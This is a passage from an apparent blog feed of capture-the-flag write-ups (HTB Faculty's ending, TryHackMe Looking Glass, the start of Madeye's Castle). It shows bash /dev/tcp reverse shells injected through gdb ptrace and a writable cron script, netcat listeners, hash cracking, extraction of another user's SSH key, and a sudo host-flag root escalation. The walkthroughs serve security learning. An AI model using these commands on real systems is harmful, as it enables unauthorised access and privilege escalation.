</span><span class="o">/</span><span class="n">usr</span><span class="o">/</span><span class="n">bin</span><span class="o">/</span><span class="n">mtr</span><span class="o">-</span><span class="n">packet</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">cap_net_raw</span><span class="o">+</span><span class="n">ep</span><span class="w">
</span></code></pre></div></div>

<p>Now most of these look fairly normal but gdb having a capability is not something that you see as standard. GDB is the GNU Debugger used primarily for debugging C programs, very useful when combined with gef in reverse engineering but I digress.</p>

<h3 id="exploiting-gdb">Exploiting gdb</h3>

<p>The first thing I do when I get given a capability (or anything similar SUID, sudo, SGID etc) is check GTFObins</p>

<p><a href="https://gtfobins.github.io/gtfobins/gdb/#capabilities">https://gtfobins.github.io/gtfobins/gdb/#capabilities</a></p>

<p>Now unfortunately just running the GTFObins command doesn’t work. However it did make me think about some interesting things. On GTFObins the capability is setuid whereas on this box it is cap_sys_ptrace+ep. Googling this shows that we can inject shell code into a running program <a href="https://steflan-security.com/linux-privilege-escalation-exploiting-capabilities/">Source</a>. Now we just need to pick a program to inject into.</p>

<p>Running ps aux lists out every current running program and who is running it. We want one that is runing as root. Looking through this list I spot networkd-dispatcher which is a python process. Googling this led me to a Microsoft article on a vulnerability dubbed Nimbuspwn. While this isn’t the direct answer it does give some inspiration on how to do this. After some trial and error I came up with this:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">PID</span><span class="o">=</span><span class="si">$(</span>ps aux | <span class="nb">grep</span> <span class="nt">-i</span> <span class="s2">"^root.*python3"</span> | <span class="nb">awk</span> <span class="s1">'{print $2}'</span><span class="si">)</span>
gdb <span class="nt">-p</span> <span class="nv">$PID</span> <span class="c"># attaches to the python process running the networkd-dispatcher</span>
call <span class="o">(</span>void<span class="o">)</span>system<span class="o">(</span><span class="s2">"bash -c 'bash -i &gt;&amp; /dev/tcp/{attacker_ip}/9999 0&gt;&amp;1'"</span><span class="o">)</span> <span class="c"># creates a reverse shell</span>
</code></pre></div></div>

<p>Essentially we’re finding the PID which the python process running as root and attaching gdb to it. We’re then calling a bash reverse shell command inside this process.</p>

<p>On our attacker machine we need to setup a listener</p>

<p><code class="language-plaintext highlighter-rouge">nc -lvnp 9999</code></p>

<p>Then we run our mini exploit and we get a connection!</p>

<p>Running id shows we are root and we can now get the flags.</p>

<h1 id="conclusion">Conclusion</h1>

<p>To conclude this was a very well put together box with an interesting privesc vector and a really tricky initial foothold. This box taught me a lot about web vulnerabilities and also how developers are sometimes really lazy with their sanitisation. This is probably the most research intensive box I have ever done and a lot of the research I did for this box I didn’t include in this writeup as it wasn’t relevant. Overall though a thoroughly enjoyable box and would highly recommend while it is still in the free tier of retired boxes!</p>]]></content><author><name>Thetvdh</name></author><category term="ctf" /><category term="htb" /><category term="hack the box" /><category term="medium" /><category term="faculty" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Looking Glass(THM)</title><link href="https://blog.thetvdh.com/2022/lookingglass/" rel="alternate" type="text/html" title="Looking Glass(THM)" /><published>2022-07-26T00:00:00+01:00</published><updated>2022-07-26T00:00:00+01:00</updated><id>https://blog.thetvdh.com/2022/lookingglass</id><content type="html" xml:base="https://blog.thetvdh.com/2022/lookingglass/"><![CDATA[<h3 id="note--for-the-purposes-of-this-box-the-target-ip-was-101023649">Note : For the purposes of this box the target IP was 10.10.236.49</h3>

<h1 id="enumeration">Enumeration</h1>

<p>Starting off as usual with a nmap scan</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">sudo</span><span class="w"> </span><span class="n">nmap</span><span class="w"> </span><span class="o">-</span><span class="n">sVC</span><span class="w"> </span><span class="o">-</span><span class="n">T4</span><span class="w"> </span><span class="o">-</span><span class="n">p</span><span class="o">-</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w"> </span><span class="o">-</span><span class="n">o</span><span class="w"> </span><span class="n">nmap.txt</span><span class="w">
</span></code></pre></div></div>

<p>Now running this scan was taking forever. I finally gave up after 10 minutes and reevaluated my scan. I figured there was a large amount of open ports so I removed the scripts as all the scripts would have to run on every port.</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">sudo</span><span class="w"> </span><span class="n">nmap</span><span class="w"> </span><span class="o">-</span><span class="n">sV</span><span class="w"> </span><span class="o">-</span><span class="n">T4</span><span class="w"> </span><span class="o">-</span><span class="n">p</span><span class="o">-</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w"> </span><span class="o">-</span><span class="n">o</span><span class="w"> </span><span class="n">nmap.txt</span><span class="w">
</span></code></pre></div></div>

<p>This completed much faster and I discovered why it was taking so long. Ports 9000-13999 were open as a SSH port running the Dropbear SSH service. I won’t paste my nmap scan in here as it was massive but if you are interested in seeing it, the file is uploaded <a href="/assets/writeups/LookingGlass/nmap.txt">here</a></p>

<p>We have no username but lets try and connect to a SSH port anyways.</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">ssh</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w"> </span><span class="o">-</span><span class="n">p</span><span class="w"> </span><span class="m">13999</span><span class="w">
</span><span class="n">Unable</span><span class="w"> </span><span class="n">to</span><span class="w"> </span><span class="n">negotiate</span><span class="w"> </span><span class="n">with</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w"> </span><span class="n">port</span><span class="w"> </span><span class="m">13999</span><span class="o">:</span><span class="w"> </span><span class="n">no</span><span class="w"> </span><span class="n">matching</span><span class="w"> </span><span class="n">host</span><span class="w"> </span><span class="n">key</span><span class="w"> </span><span class="n">type</span><span class="w"> </span><span class="n">found.</span><span class="w"> </span><span class="n">Their</span><span class="w"> </span><span class="n">offer</span><span class="o">:</span><span class="w"> </span><span class="n">ssh</span><span class="o">-</span><span class="n">rsa</span><span class="w">
</span></code></pre></div></div>

<p>I had run into this error before and had saved the link informing me how to fix this (Credit to bk2204 on StackOverflow for this fix, you can find it <a href="https://stackoverflow.com/questions/69875520/unable-to-negotiate-with-40-74-28-9-port-22-no-matching-host-key-type-found-th">here</a>)</p>

<h3 id="ssh-negotation-fix">SSH negotation fix</h3>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">~/</span><span class="n">.ssh</span><span class="o">/</span><span class="n">config</span><span class="w">
</span><span class="n">Host</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w">
	</span><span class="n">PubkeyAcceptedAlgorithms</span><span class="w"> </span><span class="o">+</span><span class="n">ssh</span><span class="o">-</span><span class="n">rsa</span><span class="w">
	</span><span class="n">HostkeyAlgorithms</span><span class="w"> </span><span class="o">+</span><span class="n">ssh</span><span class="o">-</span><span class="n">rsa</span><span class="w">
</span></code></pre></div></div>

<p>Trying to connect again gives this output</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>The authenticity of host '[10.10.236.49]:13999 ([10.10.236.49]:13999)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.236.49]:13999' (RSA) to the list of known hosts.
Higher
</code></pre></div></div>
<p>Hmm, we have been given simply the word ‘higher’ and nothing else. Ok, let’s try a different port.</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">ssh</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w"> </span><span class="o">-</span><span class="n">p</span><span class="w"> </span><span class="m">9419</span><span class="w">
</span></code></pre></div></div>

<p>A different message is given here, it says ‘lower’. This too me looks like a game of higher or lower, one of the first games people learning to program make. This time however they are using SSH services, an interesting take on the game i’ll give them that!</p>

<p>We could do this manually but i’m lazy and I can write python, so I automated it. To make my script work I needed to add one more line to my ssh config file to make it look like this:</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Host</span><span class="w"> </span><span class="m">10.10.236.49</span><span class="w">
	</span><span class="n">PubkeyAcceptedAlgorithms</span><span class="w"> </span><span class="o">+</span><span class="n">ssh</span><span class="o">-</span><span class="n">rsa</span><span class="w">
	</span><span class="n">HostkeyAlgorithms</span><span class="w"> </span><span class="o">+</span><span class="n">ssh</span><span class="o">-</span><span class="n">rsa</span><span class="w">
	</span><span class="n">StrictHostKeyChecking</span><span class="w"> </span><span class="n">no</span><span class="w">
</span></code></pre></div></div>

<p>This disables asking if you want to accept the key every time.</p>

<p>The following script can be downloaded from <a href="/assets/programs/python/ssh_enum.py">here</a> or can be copy and pasted from below.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/python3
</span><span class="kn">import</span> <span class="n">subprocess</span>

<span class="c1"># These vars do not need to be changed unless the port numbers in the challenge change
</span><span class="n">found</span> <span class="o">=</span> <span class="bp">False</span>
<span class="n">top</span> <span class="o">=</span> <span class="mi">13999</span>
<span class="n">bottom</span> <span class="o">=</span> <span class="mi">9000</span>

<span class="n">ip</span> <span class="o">=</span> <span class="sh">""</span>  <span class="c1"># Replace this with your target IP address
</span>
<span class="c1"># Note: When using this code for the CTF Challenge "Looking Glass" it sometimes hangs upon finding the correct port
# Rather than printing out the correct message.
</span><span class="k">while</span> <span class="ow">not</span> <span class="n">found</span><span class="p">:</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="n">mid</span> <span class="o">=</span> <span class="p">(</span><span class="n">top</span> <span class="o">+</span> <span class="n">bottom</span><span class="p">)</span> <span class="o">//</span> <span class="mi">2</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Trying </span><span class="si">{</span><span class="n">mid</span><span class="si">}</span><span class="s">...</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">cmd</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="s">ssh </span><span class="si">{</span><span class="n">ip</span><span class="si">}</span><span class="s"> -p </span><span class="si">{</span><span class="n">mid</span><span class="si">}</span><span class="s"> -q</span><span class="sh">"</span>

        <span class="n">output</span> <span class="o">=</span> <span class="n">subprocess</span><span class="p">.</span><span class="nf">check_output</span><span class="p">(</span><span class="n">cmd</span><span class="p">,</span> <span class="n">shell</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
        <span class="n">output</span> <span class="o">=</span> <span class="n">output</span><span class="p">.</span><span class="nf">decode</span><span class="p">()</span>
        <span class="n">output</span> <span class="o">=</span> <span class="n">output</span><span class="p">.</span><span class="nf">strip</span><span class="p">(</span><span class="sh">'</span><span class="se">\n</span><span class="sh">'</span><span class="p">)</span>
        <span class="n">output</span> <span class="o">=</span> <span class="n">output</span><span class="p">.</span><span class="nf">strip</span><span class="p">(</span><span class="sh">'</span><span class="se">\r</span><span class="sh">'</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">output</span> <span class="o">==</span> <span class="sh">"</span><span class="s">Higher</span><span class="sh">"</span><span class="p">:</span>
            <span class="n">top</span> <span class="o">=</span> <span class="n">mid</span>
        <span class="k">elif</span> <span class="n">output</span> <span class="o">==</span> <span class="sh">"</span><span class="s">Lower</span><span class="sh">"</span><span class="p">:</span>
            <span class="n">bottom</span> <span class="o">=</span> <span class="n">mid</span>
        <span class="k">else</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Found port</span><span class="sh">"</span><span class="p">,</span> <span class="n">mid</span><span class="p">)</span>
            <span class="nf">exit</span><span class="p">()</span>

        
    <span class="k">except</span> <span class="n">subprocess</span><span class="p">.</span><span class="n">CalledProcessError</span> <span class="k">as</span> <span class="n">err</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="n">err</span><span class="p">)</span>

</code></pre></div></div>
<p>Leaving it to run will eventually reveal the correct port which we can SSH into.</p>

<p>Connecting to this port gives us a bunch of gibberish. My first thought was a ROT13 (caesar) cipher. I threw it into <a href="https://gchq.github.io/CyberChef">CyberChef</a> and tried it. It was not a ROT13 cipher.</p>

<p>I decided to put it into an online Cipher analysis tool to see what it came up with. I used <a href="https://www.boxentriq.com/code-breaking/cipher-identifier">Boxentriq</a> and it suggested:</p>

<ul>
  <li>Bifid Cipher</li>
  <li>Vigenere Cipher</li>
</ul>

<p>Bifif cipher didn’t work so I decided it must be Vigenere. Vigenere cipher uses a key to encode its ciphertext and to reverse it you need that code. In the gibberish pulled from the SSH server the only word in plaintext was ‘jabberwocky’, so I tried that and unfortunately it didn’t work. Boxentriq has an auto solve function so I set the max key length to 50 and left it running for a bit. I came back after about 10 minutes and it had found the key and decoded the text!</p>

<p>Entering the newly aquired secret into the SSH gives us a SSH username and password, presumably for the Port 22 OpenSSH.</p>

<p>Attempting to connect to port 22 with these credentials worked and we have access now.</p>

<h2 id="from-this-point-i-will-be-assuming-you-have-got-ssh-access-and-will-not-be-censoring-usernames-passwords-and-flags-will-still-be-censored">From this point I will be assuming you have got SSH access and will not be censoring usernames. Passwords and flags will still be censored.</h2>

<h1 id="flag-1---usertxt">Flag 1 - User.txt</h1>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-la</span>
<span class="nb">cat </span>user.txt
</code></pre></div></div>

<h1 id="flag-2---roottxt">Flag 2 - Root.txt</h1>

<h2 id="jabberwock-account">Jabberwock account</h2>

<p>It’s always good to do recon on what other users are on a system as you may potentially want to move sideways into one of their accounts to get a better foothold and or a new privesc vector. To do this you can use this command to get a list of all users with a logon:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">grep</span> <span class="nt">-i</span> <span class="s2">"/bin/bash"</span> /etc/passwd | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s2">":"</span> <span class="s1">'{print $1}'</span> | <span class="nb">sort</span> <span class="o">&gt;</span> users.txt
</code></pre></div></div>

<p>Now we have a list of users, we can look at potentially escalating to one of their accounts and eventually to root.</p>

<p>Running sudo -l is my next point of call</p>
<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">sudo</span><span class="w"> </span><span class="o">-</span><span class="n">l</span><span class="w">
</span><span class="n">Matching</span><span class="w"> </span><span class="n">Defaults</span><span class="w"> </span><span class="n">entries</span><span class="w"> </span><span class="k">for</span><span class="w"> </span><span class="n">jabberwock</span><span class="w"> </span><span class="n">on</span><span class="w"> </span><span class="n">looking</span><span class="o">-</span><span class="n">glass</span><span class="o">:</span><span class="w">
    </span><span class="n">env_reset</span><span class="p">,</span><span class="w"> </span><span class="n">mail_badpass</span><span class="p">,</span><span class="w"> </span><span class="n">secure_path</span><span class="o">=/</span><span class="n">usr</span><span class="o">/</span><span class="n">local</span><span class="o">/</span><span class="n">sbin</span><span class="err">\</span><span class="o">:/</span><span class="n">usr</span><span class="o">/</span><span class="n">local</span><span class="o">/</span><span class="n">bin</span><span class="err">\</span><span class="o">:/</span><span class="n">usr</span><span class="o">/</span><span class="n">sbin</span><span class="err">\</span><span class="o">:/</span><span class="n">usr</span><span class="o">/</span><span class="n">bin</span><span class="err">\</span><span class="o">:/</span><span class="n">sbin</span><span class="err">\</span><span class="o">:/</span><span class="n">bin</span><span class="err">\</span><span class="o">:/</span><span class="n">snap</span><span class="o">/</span><span class="n">bin</span><span class="w">

</span><span class="n">User</span><span class="w"> </span><span class="n">jabberwock</span><span class="w"> </span><span class="n">may</span><span class="w"> </span><span class="n">run</span><span class="w"> </span><span class="n">the</span><span class="w"> </span><span class="n">following</span><span class="w"> </span><span class="n">commands</span><span class="w"> </span><span class="n">on</span><span class="w"> </span><span class="n">looking</span><span class="o">-</span><span class="n">glass</span><span class="o">:</span><span class="w">
    </span><span class="p">(</span><span class="n">root</span><span class="p">)</span><span class="w"> </span><span class="n">NOPASSWD</span><span class="o">:</span><span class="w"> </span><span class="o">/</span><span class="n">sbin</span><span class="o">/</span><span class="n">reboot</span><span class="w">
</span></code></pre></div></div>

<p>Interesting. We  can run reboot as root. I had a quick check of <a href="https://gtfobins.github.io/">GTFOBins</a> just incase but unsurprisingly nothing.</p>

<p>The fact there was a reboot made me think that something was scheduled to happen on startup, so I checked the crontab.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /etc/crontab

@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
</code></pre></div></div>
<p>This is a very interesting line. It runs that shell script on startup as the tweedledum account. Let’s have a look at that shell script.</p>

<p>Well this is just shocking security really,  it’s almost as if someone wanted me to escalate privileges. We have write permissions to this shell file so we can create a reverse shell to our machine as tweedledum.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="c"># Target</span>
<span class="nb">echo</span> <span class="s1">'bash -i &gt;&amp; /dev/tcp/10.9.10.243/6666 0&gt;&amp;1'</span> <span class="o">&gt;</span> twasBrillig.sh

<span class="c"># Attacker machine</span>

nc <span class="nt">-lvnp</span> 6666

<span class="c"># Target</span>

<span class="nb">sudo</span> /sbin/reboot
</code></pre></div></div>

<p>Once the machine has rebooted (it can take a minute or two because of all the SSH services) we get a reverse connection to our listener! Wonderful</p>

<h2 id="tweedledum-account">Tweedledum account</h2>

<p>Let’s quickly stablise this shell</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
python3 <span class="nt">-c</span> <span class="s1">'import tty;tty.spawn("/bin/bash")'</span>
<span class="nb">export </span><span class="nv">TERM</span><span class="o">=</span>xterm-256color
CTRL+Z
<span class="nb">stty </span>raw <span class="nt">-echo</span> | <span class="nb">fg</span>
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-la</span>
</code></pre></div></div>

<p>We have two text files:</p>

<ul>
  <li>humptydumpty.txt</li>
  <li>poem.txt</li>
</ul>

<p>Poem.txt appears to just contain a poem, nothing interesting</p>

<p>humptydumpty.txt contains what appears to be a bunch of hashes</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s1">'&lt;HASH&gt;'</span> <span class="o">&gt;</span> hash.txt
nth <span class="nt">--file</span> hash.txt
</code></pre></div></div>

<p>Running NameThatHash against the hash suggests they are SHA-256 hashes so lets fire hashcat against the file</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 1400 hash.txt /usr/share/wordlists/rockyou.txt
</code></pre></div></div>

<p>Hashcat only cracks 5 hashes when there appears to be 8 in the file. This is odd so I deleted the cracked hashes from the file and tried again. Hashcat again failed to crack them so I deduced that the challenge was either broken (which was highly unlikely) or they weren’t hashes.</p>

<p>I left it for now and checked the standard stuff on tweedledum:</p>

<ul>
  <li>sudo -l</li>
  <li>SUID bits</li>
  <li>cronjobs 
etc</li>
</ul>

<p>The only thing we can do is run /bin/bash as tweedledee which turned out to be a dead end as tweedledee could only run /bin/bash as tweedledum. I decided it must have something to do with the hashes so I put them into <a href="https://gchq.github.io/CyberChef">CyberChef</a></p>

<p>Two of them didn’t do anything but the final one turned out to be in hex! Decoding the hex gave us the following string:</p>

<p>“the password is &lt;REDACTED&gt;”</p>

<p>This password was in the text file called humptydumpty.txt so I attempted to SSH into his user account. It failed and I was very confused for about 5 minutes before I realised I am stupid and I have a SSH session as Jabberwock where I can just su into humptydumpty’s account.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>su humptydumpty
</code></pre></div></div>

<h2 id="humptydumpty-account">Humptydumpty account</h2>

<p>I ran all the usual checks against humptydumpty’s account and nothing of interest came up so I ran both Linpeas and Linux Smart Enumeration against the box. LinPeas showed that the user ‘alice’ can run /bin/bash as root which is our final vector, so we just need to become alice somehow.</p>

<p>I’m more than happy to admit this took me a really long time to find as I wasn’t really paying attention and if you take anything from this writeup it is this:</p>

<h1 id="check-file-permissions-closely"><strong>CHECK FILE PERMISSIONS CLOSELY</strong></h1>

<p>I noticed that /home/alice had execute permissions set on it. This means we can run commands on the user and expose files without actually needing to read them. This can be done like so:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd</span> /home/alice/.bashrc
bash: <span class="nb">cd</span>: /home/alice/.bashrc: Not a directory:
</code></pre></div></div>

<p>I then tried to cd into alice’s .ssh file and it worked. We still don’t have read permissions so we can’t actually see anything in this directory, but the same trick works.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash: <span class="nb">cd</span>: id_rsa: Not a directory
</code></pre></div></div>

<p>We have alices id_rsa file now so we can copy and paste that over onto our attackers machine.</p>

<p>We need to change the permissions on this file</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">chmod </span>400 id_rsa
</code></pre></div></div>

<p>ssh alice@10.10.236.49 -i id_rsa</p>

<h1 id="alice-account">Alice account</h1>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> /bin/bash
</code></pre></div></div>

<p>Huh? Why did this fail? sudo -l says (NOPASSWD) for /bin/bash so why is it asking for a password?</p>

<p>I went away and did some reading on the subject and it finally clicked!</p>

<p>In the sudoers file it says</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>alice ssalg-gnikool <span class="o">=</span> <span class="o">(</span>root<span class="o">)</span> NOPASSWD: /bin/bash
</code></pre></div></div>
<p>This is saying that alice can run /bin/bash with NOPASSWD as root on the host ssalg-gnikool</p>

<p>Running hostname shows that the current host is actually looking-glass. We can set the host in the sudo command however so lets do that.</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="nt">-h</span> ssalg-gnikool /bin/bash
</code></pre></div></div>
<p>There we go! We are now root. root.txt is found in the /root.</p>

<h1 id="conclusion">Conclusion</h1>

<p>This was a really fun box! It was a puzzle style box rather than a realistic engagement but it was good fun to practise my privilege escalation skills and also strech the scripting muscles again. All in all it was fun and if they make a third box in this series I will definitely be doing it!</p>]]></content><author><name>Thetvdh</name></author><category term="wonderland" /><category term="ctf" /><category term="alice" /><category term="ssh" /><summary type="html"><![CDATA[Note : For the purposes of this box the target IP was 10.10.236.49]]></summary></entry><entry><title type="html">Madeye’s Castle(THM)</title><link href="https://blog.thetvdh.com/2022/madeyescastle/" rel="alternate" type="text/html" title="Madeye’s Castle(THM)" /><published>2022-07-10T00:00:00+01:00</published><updated>2022-07-10T00:00:00+01:00</updated><id>https://blog.thetvdh.com/2022/madeyescastle</id><content type="html" xml:base="https://blog.thetvdh.com/2022/madeyescastle/"><![CDATA[<h3 id="note--for-the-purposes-of-this-box-the-target-ip-was-1010199116">Note : For the purposes of this box the target IP was 10.10.199.116</h3>

<h1 id="enumeration">Enumeration</h1>

<p>Let’s start off with a nmap scan like usual</p>

<p><code class="language-plaintext highlighter-rouge">nmap -A -o nmap.txt 10.10.199.116</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nmap scan report for 10.10.94.43
Host is up (0.051s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 7f:5f:48:fa:3d:3e:e6:9c:23:94:33:d1:8d:22:b4:7a (RSA)
|   256 53:75:a7:4a:a8:aa:46:66:6a:12:8c:cd:c2:6f:39:aa (ECDSA)
|_  256 7f:c2:2f:3d:64:d9:0a:50:74:60:36:03:98:00:75:98 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: Amazingly It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: HOGWARTZ-CASTLE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode: 
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: HOGWARTZ-CASTLE, NetBIOS user: &lt;unknown&gt;, NetBIOS MAC: &lt;unknown&gt; (unknown)
| smb2-time: 
|   date: 2022-07-09T11:15:41
|_  start_date: N/A
| smb2-security-mode: 
|   3.1.1: 
|_    Message signing enabled but not required
| smb-os-discovery: 
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: hogwartz-castle
|   NetBIOS computer name: HOGWARTZ-CASTLE\x00
|   Domain name: \x00
|   FQDN: hogwartz-castle
|_  System time: 2022-07-09T11:15:41+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
</code></pre></div></div>

<p>We have 4 ports open, 22 (SSH), 80 (HTTP), 139 and 445 (SMB). Let’s start with the website.</p>

<h1 id="port-80-http">Port 80 (HTTP)</h1>

<p>Opening the web page we are greeted with what appears to be a normal apache page but with an addition at the top.</p>

<p><img src="/assets/writeups/madeyescastle/apachepage.JPG" alt="Image of the default apache page with an addition at the top" title="Apache Page" /></p>

<p>This makes me think there may be something hidden in the source so I viewed the source and there was a comment</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="c">&lt;!--
        TODO: Virtual hosting is good. 
        TODO: Register for hogwartz-castle.thm
  --&gt;</span>
</code></pre></div></div>

<p>This tells us that the site uses virtual hosting and appears to give us a hostname. Before going anywhere with this discovery though, lets try running a directory discovery scan to see if we find anything interesting</p>

<p><code class="language-plaintext highlighter-rouge">ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.94.43/FUZZ</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 37ms]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 41ms]
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 41ms]
backup                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 32ms]
index.html              [Status: 200, Size: 10965, Words: 3517, Lines: 376, Duration: 31ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 33ms]
</code></pre></div></div>

<p>This shows us an interesting directory being <strong>/backup</strong>. Visiting this directory gives us a 403 forbidden however this just likely means it is just a directory on the server with no content. This means that running another scan on this directory may lead us to something we can access. So lets try it.</p>

<p><code class="language-plaintext highlighter-rouge">ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.94.43/backup/FUZZ</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 35ms]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 38ms]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 38ms]
email                   [Status: 200, Size: 1527, Words: 236, Lines: 44, Duration: 34ms]
</code></pre></div></div>

<p>There we go! We have what appears to be an email backup. Lets have a look at it.</p>

<p><img src="/assets/writeups/madeyescastle/email.JPG" alt="Image showing the email backup as found on the webserver" title="Email Image" /></p>

<p>Well that’s slightly disappointing, I was hoping for more than just a reiteration that it is virtual hosting but let’s have a look at that now.</p>

<p>So let us add the entry required to our hosts file</p>

<h2 id="adding-to-hosts-file">Adding to hosts file</h2>

<ol>
  <li>Make a copy of your current hosts file <code class="language-plaintext highlighter-rouge">cp /etc/hosts .</code></li>
  <li>Edit your hosts file as root using a program of your choice, i’m using vim <code class="language-plaintext highlighter-rouge">sudo vim /etc/hosts</code></li>
  <li>Add this line to the hosts file <code class="language-plaintext highlighter-rouge">&lt;TARGET-IP&gt; hogwartz-castle.thm</code></li>
  <li>Save and exit the file</li>
</ol>

<p>Now we can visit hogwartz-castle.thm in the browser.</p>

<h1 id="hogwartz-castlethm-virtual-host-enumeration">Hogwartz-castle.thm Virtual Host Enumeration</h1>

<p>Visiting the page gives us a login and nothing else (Bar a rather nice image of hogwarts). A quick check of the page source gives us nothing so lets run a ffuf scan.</p>

<p><code class="language-plaintext highlighter-rouge">ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://hogwartz-castle.thm/FUZZ</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>login                   [Status: 405, Size: 178, Words: 20, Lines: 5, Duration: 31ms]
logout                  [Status: 302, Size: 209, Words: 22, Lines: 4, Duration: 44ms]
server-status           [Status: 403, Size: 284, Words: 20, Lines: 10, Duration: 36ms]
static                  [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 30ms]
</code></pre></div></div>

<p>Nothing particularly interesting here, for the sake of completeness I ran a ffuf scan on the static files and nothing of interest was there so I won’t include the results here.</p>

<p>We do still have a login page though so lets try some classics of login pages from the OWASP 10.</p>

<h2 id="identification-and-authentication-failures">Identification and Authentication Failures</h2>

<p>I decided to chuck some default usernames and passwords at it such as</p>

<ul>
  <li>admin : password</li>
  <li>admin : admin</li>
  <li>admin - letmein</li>
  <li>admin - secure</li>
</ul>

<p>None of these worked and I doubted that this would be the solution. Lets try another big one for login pages, injection.</p>

<h2 id="injection">Injection</h2>

<p>I doubted XSS would work but I tried anyway</p>

<p>Payload : <code class="language-plaintext highlighter-rouge">&lt;script&gt;alert(1)&lt;/script&gt;</code></p>

<p>This, unsuprisingly, didn’t work. So let us try SQLi.</p>

